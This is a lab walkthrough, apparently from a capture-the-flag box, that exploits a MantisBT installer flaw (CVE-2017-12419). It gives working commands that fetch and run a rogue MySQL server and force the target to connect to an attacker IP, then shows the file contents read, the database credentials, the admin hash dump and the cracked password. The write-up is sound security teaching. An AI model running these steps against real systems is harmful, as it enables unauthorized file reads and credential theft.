Mantis
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR./bugtracker/runs MantisBT. Itsinstall.phplets you point the install at a MySQL server we control, which abusesLOAD DATA LOCAL INFILEto read files off the target (rogue MySQL server): we pullconfig_inc.phpwith the database credentials. With them we dump the Mantis administrator hash, crack it (hash cracking) and log into the panel. MantisBT 2.5.2 allows command injection through a configuration option (command injection), giving a shell aswww-data.pspyreveals a credential in a cron'smysqldump; with it we jump tomantis, who hassudo ALL(unrestricted sudo) and is root outright.
Recon
Initial scan
TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Only two ports: an Apache and an exposed MariaDB.
ping -c 1 192.168.206.204
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.206.204
PORT STATE SERVICE
80/tcp open http
3306/tcp open mysqlnmap -p80,3306 -sCV 192.168.206.204 -oN targetedScanPORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Slick - Bootstrap 4 Template
3306/tcp open mysql MariaDB 5.5.5-10.3.34
|_ Auth Plugin Name: mysql_native_passwordHTTP - TCP 80: MantisBT
The root is a bland Bootstrap template, but dirsearch uncovers a /bugtracker/ that turns out to be a Mantis Bug Tracker, with its admin panel and, above all, an accessible installer:
dirsearch -u http://192.168.206.204/ --exclude-status=404,403
dirsearch -u http://192.168.206.204/bugtracker/admin/ --exclude-status=404,403
[19:40:37] 301 - 323B - /bugtracker -> http://192.168.206.204/bugtracker/
[21:20:11] 301 - 329B - /bugtracker/admin -> .../bugtracker/admin/
[21:20:17] 301 - 330B - /bugtracker/config -> .../bugtracker/config/
[21:20:17] 200 - 521B - /bugtracker/config/
[21:30:46] 200 - 2KB - /bugtracker/admin/install.php
[21:30:46] 200 - 2KB - /bugtracker/admin/install.php?profile=defaultThe application itself tells us where this is going before we touch anything. The login screen carries an installer warning nobody ever removed:

Warning: "admin" directory should be removed, or access to it restricted.That install.php survives the installation is the vulnerability, and it has a number: CVE-2017-12419, Arbitrary File Read inside install.php script. The installer splits the process into phases via the install parameter, and phase 3 opens the database connection with a host that arrives over HTTP unvalidated. These three lines from the vendor's own report are the whole vulnerability:
// admin/install.php
 95: $t_install_state = gpc_get_int( 'install', 0 );
200: $f_hostname      = gpc_get( 'hostname', config_get( 'hostname', 'localhost' ) );
766: $t_result = @$g_db->Connect( $f_hostname, $f_admin_username, $f_admin_password, $f_database_name );
We control $f_hostname, so we control which MySQL server the victim connects to. The vendor advisory adds the condition: it hits any MantisBT on MySQL/MariaDB unless they disabled local_infile.
The other thing we need is the path of the file we want to read, and /bugtracker/config/ with directory listing hands it over:

Index of /bugtracker/config
Name                     Last modified       Size
Parent Directory                                -
Web.config               2017-09-03 22:26     309
config_inc.php           2022-05-05 11:31     327
config_inc.php.sample    2017-09-03 22:26    3.3K
The listing gives us the names but Apache executes the .php instead of serving it, so its contents are not readable over HTTP. That is what the MySQL traversal is for.
Exploitation
The CVE and where it comes from
The install.php still sitting there is not a harmless oversight, it has a CVE of its own. Searching for the product plus the primitive turns it up on the first try:


And the best place to read it is MantisBT itself, which as a good issue tracker documents its own vulnerability as an issue, with code and reproduction steps:

0023173: CVE-2017-12419: Arbitrary File Read inside install.php script

After successful installation of bug tracker, it doesn't remove install.php script because of that
attacker can read any file on the remote system through some installation process steps.

/admin/install.php:
  86: # install_state
  87: #    0 = no checks done
  88: #    1 = server ok, get database information
  89: #    2 = check the database information
  90: #    3 = install the database
  95: $t_install_state = gpc_get_int( 'install', 0 );

  765:     <?php
  766:         $t_result = @$g_db->Connect( $f_hostname, $f_admin_username, $f_admin_password, $f_database_name );

  200: $f_hostname = gpc_get( 'hostname', config_get( 'hostname', 'localhost' ) );

Script try to connect to MySQL server, but you can control $f_hostname variable through HTTP-request
parameter hostname.

  - Run roguemysql.php
  - Type file path to read '/etc/passwd'
  - Browse https://mantis/admin/install.php?install=3&hostname=IP_WHERE_ROGUE_SERVER_RUN

This issue potentially affects ALL MantisBT versions running on MySQL / MariaDB, unless they have
disabled local_infile
The issue even attaches the proof, and it is exactly what we are about to reproduce: the install=3&hostname=attacker request on one side and the rogue server handing back /etc/passwd on the other.

install.php + rogue MySQL server: file read
The fake server is named by the report itself, and it lives on GitHub:

We stand up that fake MySQL server (Rogue-MySql-Server) that, as soon as a client connects, asks it for a file via LOAD DATA LOCAL INFILE and keeps the contents (rogue MySQL server). We tell it we want to read Mantis's config_inc.php:
wget https://raw.githubusercontent.com/allyshka/Rogue-MySql-Server/master/roguemysql.php
php roguemysql.php
The script asks which file it should request and offers /etc/passwd as the default. It is worth taking the default on the first pass: if it comes back, the primitive is confirmed and there is time to ask for what we actually want.

Enter filename to get [/etc/passwd] >
[.] Waiting for connection on 0.0.0.0:3306
And we force Mantis to connect to our MySQL by passing our IP as the installer hostname:
curl 'http://192.168.206.204/bugtracker/admin/install.php?install=3&hostname=192.168.45.238'The target connects to our server, which asks it for the file, and hands it over:

[+] Connection from 192.168.206.204:34060 - greet ... auth ok ... some shit ok ... want file ...
[+] /etc/passwd from 192.168.206.204:34060:
root:x:0:0:root:/root:/bin/bash
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
In the browser, meanwhile, install.php keeps showing its check table all GOOD: the page believes it is running an ordinary installation. With the primitive confirmed, we repeat asking for the file we care about:
php roguemysql.php   # /var/www/html/bugtracker/config/config_inc.php
curl 'http://192.168.206.204/bugtracker/admin/install.php?install=3&hostname=192.168.45.238'
$g_hostname           = 'localhost';
$g_db_type            = 'mysqli';
$g_database_name      = 'bugtracker';
$g_db_username        = 'root';
$g_db_password        = 'SuperSequelPassword';

$g_default_timezone   = 'UTC';

$g_crypto_master_salt = 'OYAxsrYFCI+xsFw3FNKSoBDoJX4OG5aLrp7rVmOCFjU=';
MySQL: dumping the administrator hash
MariaDB was exposed on 3306 and we now hold root / SuperSequelPassword. We connect and pull the Mantis user table:
mysql -u root -h 192.168.206.204 -p --skip-ssl -D bugtracker
Server version: 10.3.34-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

MariaDB [bugtracker]> select * from mantis_user_table;
id | username      | realname | email          | password
 1 | administrator |          | root@localhost | c7870d0b102cfb2f4916ff04e47b5c6f
The --skip-ssl is not decoration: the modern MariaDB client negotiates TLS by default and against a 2020 server with no certificate the connection dies before it ever asks for a password.
Cracking the hash
The hash is 32 hex characters with no salt: a bare MD5, which is what MantisBT defaulted to on that branch. There is no need to even start a wordlist, it is already in the public databases (hash cracking):

1 hashes were checked: 1 found 0 not found

Found:
c7870d0b102cfb2f4916ff04e47b5c6f:prayingmantis
That 1 found 0 not found is the whole point: we broke nothing, the hash was already indexed. That is the real risk of an unsalted MD5, anyone who sees it once has it solved forever.
Panel credentials: administrator/prayingmantis.
